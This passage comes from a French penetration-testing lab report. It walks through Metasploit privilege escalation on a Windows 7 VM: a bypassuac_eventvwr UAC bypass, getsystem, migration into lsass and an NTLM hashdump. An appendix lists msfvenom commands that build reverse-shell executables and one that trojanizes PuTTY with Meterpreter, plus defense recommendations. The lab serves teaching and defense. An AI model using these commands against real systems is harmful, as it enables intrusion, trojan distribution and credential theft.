`getsystem` va ensuite plus loin que l'administrateur : il usurpe le compte `NT AUTHORITY\SYSTEM`, le compte le plus privilégié du système, le plus souvent par *Named Pipe Impersonation*.

5.2 Manipulations

1. Identifier le niveau d'accès initial (depuis la session Meterpreter) :

```
getuid
```



`getuid` renvoie `cisse-vm\cisse` (et `sysinfo` : `CISSE-VM`, Windows 7 SP1, x86) : un utilisateur standard, pas encore SYSTEM.

2. Mettre la session de côté pour lancer le module local :


```
background
```



*La session Meterpreter passe en arrière-plan (*Backgrounding session 1*).*

3. Exécuter le contournement UAC :


```
use exploit/windows/local/bypassuac_eventvwr
set session 1
set payload windows/meterpreter/reverse_tcp
set LHOST 10.6.6.1
set LPORT 5555
run
```



Le module configure la clé de registre, lance `eventvwr.exe` *et ouvre une* ***nouvelle*** *session Meterpreter (session 2) en haute intégrité.*

4. Basculer sur la nouvelle session (élevée) et passer SYSTEM :

```
sessions -i 2
getuid
getsystem
getuid
```



Interaction avec la session 2 (issue du bypass UAC) ; `getsystem` *réussit « got system via technique 1 (Named Pipe Impersonation) » et* `getuid` *renvoie désormais* `NT AUTHORITY\SYSTEM`*.*

5. Confirmer les privilèges obtenus :

```
getprivs
```



La présence de `SeDebugPrivilege`*,* `SeTakeOwnershipPrivilege`*, etc. confirme le statut administrateur (haute intégrité).*

6. Migrer vers un processus SYSTEM puis extraire les empreintes NTLM :

```
ps
migrate 492
hashdump
```


```
meterpreter > ps

Process List
============


 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0
 256   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 336   324   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 384   324   wininit.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 392   376   csrss.exe          x86   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 396   476   wmpnetwk.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\Program Files\Windows Media Player\wmpnetwk.exe
 440   376   winlogon.exe       x86   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 476   384   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 492   384   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 500   384   lsm.exe            x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 556   476   sppsvc.exe         x86   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\sppsvc.exe
 620   476   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 700   476   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 784   476   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 832   476   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 904   476   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 1036  476   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 1072  476   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1120  476   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 1256  476   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1324  476   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 1440  476   SearchIndexer.exe  x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\SearchIndexer.exe
 1452  832   dwm.exe            x86   1        cisse-vm\cisse                C:\Windows\system32\Dwm.exe
 1464  1432  explorer.exe       x86   1        cisse-vm\cisse                C:\Windows\Explorer.EXE
 1508  476   taskhost.exe       x86   1        cisse-vm\cisse                C:\Windows\system32\taskhost.exe
 1660  476   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 2532  392   conhost.exe        x86   1        cisse-vm\cisse                C:\Windows\system32\conhost.exe
 2740  3016  NzUqvlVK.exe       x86   1        cisse-vm\cisse                C:\Users\cisse\AppData\Local\Temp\NzUqvlVK.exe
 3272  1464  cmd.exe            x86   1        cisse-vm\cisse                C:\Windows\system32\cmd.exe
 3340  476   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 3448  1464  iexplore.exe       x86   1        cisse-vm\cisse                C:\Program Files\Internet Explorer\iexplore.exe
 4040  3272  file.exe           x86   1        cisse-vm\cisse                C:\Users\cisse\file.exe
 4080  3448  iexplore.exe       x86   1        cisse-vm\cisse                C:\Program Files\Internet Explorer\iexplore.exe

meterpreter >
```

`ps` liste les processus ; on repère un processus tournant sous `NT AUTHORITY\SYSTEM` (ex. `lsass.exe`, PID 492).



`migrate 492` déplace Meterpreter dans `lsass.exe` : « Migration completed successfully », et `getuid` confirme `NT AUTHORITY\SYSTEM`.



`hashdump` extrait les empreintes NTLM des comptes locaux (`Administrator`, `cisse`, `Guest`, `HomeGroupUser$`).

5.3 Questions de la tâche 3

Q1. Qu'est-ce que l'UAC et pourquoi un membre du groupe Administrateurs n'a-t-il pas tous ses droits par défaut ?

Réponse : L'UAC sépare les privilèges standards des privilèges administrateur. Sous le modèle *Admin Approval Mode*, même un administrateur reçoit à l'ouverture de session *deux* jetons : un jeton standard filtré (intégrité Medium) utilisé par défaut, et un jeton complet (High) activé seulement après validation explicite. Ainsi, une application lancée normalement (y compris une charge malveillante) s'exécute avec des droits limités tant qu'une élévation n'a pas été approuvée. C'est précisément cette barrière que le lab contourne.

Q2. Comment le module `bypassuac_eventvwr` contourne-t-il l'UAC sans déclencher d'invite ?

Réponse : `eventvwr.exe` (Observateur d'événements) est un binaire Microsoft signé et marqué *auto-élevé* : il obtient le jeton High *sans* invite UAC. Au démarrage, il consulte une clé de registre sous `HKCU` (modifiable par l'utilisateur courant, sans privilège) pour savoir quelle commande lancer. Le module y inscrit le chemin de notre charge : quand `eventvwr.exe` s'auto-élève, il exécute notre

code à sa place, en haute intégrité, sans aucune invite. C'est un détournement de la logique d'auto-élévation, pas une faille mémoire.

Q3. Quelle différence entre un accès « Administrateur » et `NT AUTHORITY\SYSTEM`, et que permet `hashdump` une fois SYSTEM ?

Réponse : L'administrateur est le compte le plus puissant *côté utilisateur* ; `SYSTEM` est le compte du système d'exploitation lui-même, encore au-dessus, utilisé par les services du noyau. Seul SYSTEM peut lire la base de comptes sécurisée (la ruche SAM et le secret LSA). `hashdump` profite de ce niveau pour extraire les **empreintes NTLM** des mots de passe locaux ; celles-ci alimentent ensuite des attaques par *pass-the-hash* (réutilisation de l'empreinte sans connaître le mot de passe) ou un cassage hors ligne.

6. Réflexion globale et conclusion

1. **Difficultés rencontrées et solutions :**
   - *Aucune session ne s'ouvre* : divergence entre le binaire et le handler → aligner `payload`, `LHOST`, `LPORT` *et* l'architecture (x86/x64) des deux côtés.
   - *Port du serveur web* : l'énoncé mentionne tantôt `8000` tantôt `8080` ; `python -m http.server` écoute `8000` par défaut → ouvrir l'URL sur le port réellement affiché, ou préciser le port.
   - *`getsystem` échoue depuis la 1re session* : le jeton est encore à intégrité Medium → passer d'abord par le *UAC bypass* pour obtenir un jeton High, puis `getsystem`.
   - *Détection antivirus* : un EXE non chiffré est vite repéré → en environnement réel, l'encodage seul ne suffit pas (voir Q3 tâche 2).
2. **Application en milieu professionnel :** cette chaîne reproduit un test d'intrusion interne : phase d'*accès initial* (ingénierie sociale + charge), puis *post-exploitation* et *escalade*. L'auditeur documente chaque étape pour démontrer l'impact (compromission totale d'un poste, vol d'empreintes) et prioriser les correctifs.
3. **Mesures de défense recommandées :**
   - *Accès initial / charge :* antivirus/EDR à analyse comportementale, filtrage des exécutables (AppLocker, WDAC), blocage des téléchargements non signés, sensibilisation des utilisateurs.
   - *Cheval de Troie :* ne télécharger les logiciels que depuis les sources officielles, vérifier les signatures et empreintes, contrôle applicatif par liste blanche.
   - *UAC bypass :* régler l'UAC sur *Toujours notifier*, retirer les utilisateurs du groupe Administrateurs (moindre privilège), maintenir le système à jour ; ces bypass visent des versions anciennes (Windows 7 est en fin de vie).
   - *Vol d'empreintes :* Credential Guard, LSASS protégé (RunAsPPL), désactivation de LM, comptes à mots de passe forts et uniques pour limiter le *pass-the-hash*.
4. **Hiérarchie des contre-mesures :** prioriser (1) le **moindre privilège** (ne pas travailler en administrateur) et la **mise à jour** du système, qui suppriment la majorité des bypass ; puis (2) le **contrôle applicatif** (liste blanche) qui bloque l'exécution de la charge en amont ; enfin (3) la **détection** (EDR, supervision) qui rattrape ce qui est passé. La prévention en amont coûte moins cher que la remédiation après compromission.

Conclusion. Ce lab a montré, de bout en bout, comment un simple exécutable transforme un accès utilisateur en contrôle total d'un poste : charge *reverse TCP*, dissimulation dans un logiciel de confiance, puis élévation jusqu'à `SYSTEM` et vol des empreintes. La leçon principale est que la sécurité repose sur la **confiance accordée aux exécutables** et sur le **principe de moindre privilège** : un système à jour, un utilisateur non-administrateur et un contrôle applicatif strict auraient brisé la chaîne à chaque maillon.

7. Annexe : commandes utilisées, rôles et options

Cette annexe regroupe l'ensemble des commandes employées durant le lab, avec leur rôle et le détail de leurs principales options.

Commande	Rôle et options
Réseau et diagnostic	
`ip a`	Affiche les interfaces et adresses IP sur Kali.
`ping -c 4 10.6.6.2`	Teste la connectivité vers la cible ; `-c 4` limite à 4 paquets.
Tâche 1 : charge autonome (shell)	
`msfvenom -p windows/shell/ reverse_tcp LHOST=10.6.6.1 LPORT =9999 -f exe > /tmp/file.exe`	Génère un EXE à shell inversé. `-p` payload ; `LHOST/LPORT` adresse et port de retour ; `-f exe` format exécutable Windows ; `>` redirige vers un fichier.
`python -m http.server`	Lance un serveur web servant le répertoire courant sur le port 8000 (TCP).
`use exploit/multi/handler`	Sélectionne l'écouteur générique de Metasploit.
`set payload windows/shell/ reverse_tcp`	Aligne le payload du handler sur celui de la charge.
`set LHOST 10.6.6.1` / `set LPORT 9999`	Fixent l'adresse et le port d'écoute (identiques à la charge).
`exploit -j`	Démarre l'écouteur ; `-j` le lance en tâche de fond (*job*).
`sessions -i 1`	Interagit avec la session numéro 1.
`whoami /priv`	(sur la cible) liste les privilèges du jeton courant.
Tâche 2 : cheval de Troie PuTTY (Meterpreter)	
`wget https://.../putty.exe -O putty.exe`	Télécharge le binaire légitime ; `-O` impose le nom de sortie.
`msfvenom -a x86 --platform windows -x putty.exe -k -p windows/ meterpreter/reverse_tcp LHOST =10.6.6.1 LPORT=4444 -e x86/ shikata_ga_nai -i 10 -b "\x00" -f exe -o PUTTY.EXE`	Injecte Meterpreter dans PuTTY. `-a` architecture ; `--platform` OS cible ; `-x` binaire hôte ; `-k` garde son fonctionnement ; `-e`/`-i` encodeur et itérations ; `-b` octets à éviter ; `-o` fichier de sortie.
`set payload windows/meterpreter/ reverse_tcp`	Charge Meterpreter côté handler (port 4444).
Tâche 3 : élévation de privilèges	
`getuid`	Affiche l'identité du compte de la session Meterpreter.
`background`	Met la session courante en arrière-plan sans la fermer.
`use exploit/windows/local/ bypassuac_eventvwr`	Module local de contournement UAC via la clé de registre d'`eventvwr.exe`.

suite page suivante

Commande	Rôle et options
`set session 1`	Désigne la session Meterpreter sur laquelle agir.
`run` / `exploit`	Exécute le module.
`getsystem`	Tente d'élever jusqu'à `NT AUTHORITY\SYSTEM` (Named Pipe Impersonation).
`getprivs`	Liste les privilèges activés du jeton (confirme la haute intégrité).
`ps`	Liste les processus (PID, utilisateur) pour choisir une cible de migration.
`migrate 492`	Déplace Meterpreter dans un autre processus (ici `lsass.exe`, un process SYSTEM) pour stabilité/furtivité.
`hashdump`	Extrait les empreintes NTLM des comptes locaux (nécessite SYSTEM).

HAMADY CISSE
Diplômé en Cryptographie et Sécurité de l'Information
`Courriel : hamadycisse7540@gmail.com  GitHub : hamadycisse7540-hash`
`Empreinte GPG : A6F4 0DFD EE3E B7AE 80B3 6E77 361C 9E02 B790 303E`
Document signé numériquement (GPG). Vérifiez son authenticité et son intégrité avec la clé publique ci-dessus.